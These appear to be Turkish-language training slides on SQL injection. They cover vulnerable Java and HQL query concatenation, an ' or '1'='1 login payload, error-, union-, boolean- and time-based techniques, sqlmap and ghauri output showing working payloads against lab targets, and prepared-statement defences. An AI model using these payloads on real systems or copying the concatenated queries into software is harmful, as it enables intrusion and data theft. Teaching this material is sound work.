SELECT City, Country FROM Suppliers  
WHERE Country='Germany'  
ORDER BY City;
```

SQL Injection



Kullanıcıdan gelen data'nın tam ya da kısmi olarak SQL sorgusunda **doğrudan** kullanılması sonucunda oluşur


```
String query = "SELECT * FROM accounts WHERE username='" + request.getParameter("id") + "'";
```

```
http://example.com/app/accountView?id=' or '1'='1
```

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +  
request.getParameter("id") + "'");
```

SQL Injection

Türleri



SQL Injection

Türleri



Error Based SQLi

Veritabanından dönen hata mesajlarından veritabanı yapısı hakkında bilgi alınır.

```
Unclosed quotation mark after the character string '2' '.  
Incorrect syntax near '2' '.
```

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string '2' '.
Incorrect syntax near '2' '.

Source Error:

```
Line 29:         SqlDataAdapter da = new SqlDataAdapter(cmd);  
Line 30:         DataSet ds = new DataSet();  
Line 31:         da.Fill(ds);  
Line 32:         DataList1.DataSource = ds;  
Line 33:         DataList1.DataBind();
```

Source File: g:\plesk\hosts\angelyhybrid.in\...ViewGallery.aspx.cs Line: 31

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string '2' ' .  
Incorrect syntax near '2' ' .]  
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2582782  
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +6033430  
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +297  
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean isAsync) +124  
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +59  
System.Data.SqlClient.SqlDataReader.get_MetaData() +91  
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternal, Boolean forDescribeParameter)
```

SQL Injection

Türleri



Union Based SQLi

İki ya da daha fazla SELECT sorgusunun sonuçlarını tek çıktıda birleştirmek için UNION SQL yapıları kullanılır.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release

Iron Man' union select 1,2,3,4,5,6,7--

Note: Provide space after above --

SQL Injection

Türleri



Blind SQLi

Uygulama üzerinde SQL injection zafiyeti vardır fakat HTTP response üzerinde SQL sorgusunun sonuçlarını ya da veritabanı hatalarını yansıtmaz. Bu durumda SQL injection zafiyetini anlayabilmek için farklı teknikler uygulanır.




SQL Injection

Türleri



Boolean Based SQLi

Veritabanında bir SQL sorgusu gönderilerek sorgunun TRUE ya da FALSE döndürmesine bağlı olarak uygulamanın verdiği farklı yanıtlardan yararlanılarak sömürülmeye çalışılır.



SQL Injection

Türleri



Time Based SQLi

Veritabanına zamana bağlı bir SQL sorgusu göndererek sunucudan belirlenmiş süre içerisinde beklemeye zorlayarak zafiyetin tespiti yapılır. Yanıt süresinin değişmesi ile SQL injection zafiyetinin varlığı anlaşılır.



SQL Injection



SQL Injection

Otomatize Sömürü Araçları

```
[12:05:40] [INFO] testing 'MySQL >= 5.0.11 time-based blind - UNION by, GROUP by clause (heavy query)'
[12:05:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/N]
[12:05:43] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[12:05:43] [INFO] testing 'MySQL UNION query (22) - 1 to 10 columns'
[12:05:48] [INFO] testing 'MySQL UNION query (22) - 11 to 20 columns'
it is not recommended to perform extended UNION tests if there is not at least one other (potential) technique found. Do you want to skip? [Y/N]
[12:05:50] [INFO] testing 'MySQL UNION query (22) - 21 to 30 columns'
[12:05:50] [INFO] testing 'MySQL UNION query (22) - 31 to 40 columns'
[12:05:50] [INFO] testing 'MySQL UNION query (22) - 41 to 50 columns'
[12:05:50] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 3716 HTTP(s) requests:
***
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
Payload: id=admin' OR NOT 9034=9034#Submit=Submit

Type: error-based
Title: MySQL >= 4.1 OR error-based - WHERE, HAVING clause (FLOOR)
Payload: id=admin' OR ROW(4391,3194)>=(SELECT COUNT(*),CONCAT(0x7171626a71,(SELECT (ELT(4391=4391,1)))0x71716b7071,FLOOR(RAND(0)*2))x FROM
ION SELECT 1942 UNION SELECT 6533 UNION SELECT 4918)x GROUP BY x)-- uTFMA#Submit=Submit

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: id=admin' OR SLEEP(5)-- BzHA#Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 3 columns
Payload: id=admin' UNION ALL SELECT CONCAT(0x7171626a71,0x736e7444b53572#6596f435559734262434476676b6b4c6246966727772694c745753494873.
EL#AS#Submit=Submit
***
[12:05:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:05:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.0.106'

[*] Shutting down at 12:05:56

root@kali:~#
```

sqlmap

```
$ ghauri -r ../sqlmap-dev/req.txt

{1.3.5}
https://github.com/r00th3x49
An advanced SQL injection detection & exploit
ion tool.

[*] starting @ 12:52:44 /2024-07-13/

[12:52:44] [INFO] parsing HTTP request from '../sqlmap-dev/req.txt'
[12:52:44] [INFO] testing connection to the target URL
[12:52:46] [INFO] testing if the target URL content is stable
[12:52:47] [INFO] target URL content is stable
[12:52:49] [WARNING] heuristic (basic) test shows that GET parameter 'sem' might
not be injectable
[12:52:49] [INFO] testing for SQL injection on GET parameter 'sem'
[12:52:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:53:05] [INFO] GET parameter 'sem' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[12:53:07] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[12:53:11] [INFO] testing 'MySQL >= 5.0.12 time-based blind (Query SLEEP)'
[12:53:12] [INFO] testing 'MySQL >= 5.0.12 stacked queries (Query SLEEP)'
[12:53:21] [INFO] testing 'MySQL >= 5.0.12 time-based blind (IF - comment)'
[12:53:40] [INFO] GET parameter 'sem' appears to be 'MySQL >= 5.0.12 time-based blind (IF - comment)' injectable
[12:53:40] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:53:41] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[12:53:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:53:43] [INFO] testing 'MySQL >= 5.1 AND string error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[12:53:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:53:45] [INFO] checking if the injection point on GET parameter 'sem' is a false positive
GET parameter 'sem' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] y

Ghauri identified the following injection point(s) with a total of 21 HTTP(s) requests:
Parameter: sem (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: sem=1 AND 08933=0933-- wkyw

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind (if - comment)
Payload: sem=1'XOR(if(now()=sysdate(),SLEEP(6),0))XOR'Z

[12:54:12] [INFO] testing MySQL
[12:54:12] [INFO] confirming MySQL
[12:54:12] [INFO] the back-end DBMS is MySQL
```

ghauri



Uygulama

Login Bypass

UNION Based SQL Injection

Time Based Blind SQL Injection

SQL Injection Cheat Sheet



SQL Injection

Önlemler



Prepared Statement



Stored Procedures



Girdi Denetimi

```
// This should REALLY be validated too
```

```
String custname = request.getParameter("customerName");
```

```
// Perform input validation to detect attacks
```

```
String query = "SELECT account_balance FROM user_data  
WHERE user_name = ?";
```

```
PreparedStatement pstmt =  
connection.prepareStatement(query);
```

```
pstmt.setString(1, custname);
```

```
ResultSet results = pstmt.executeQuery();
```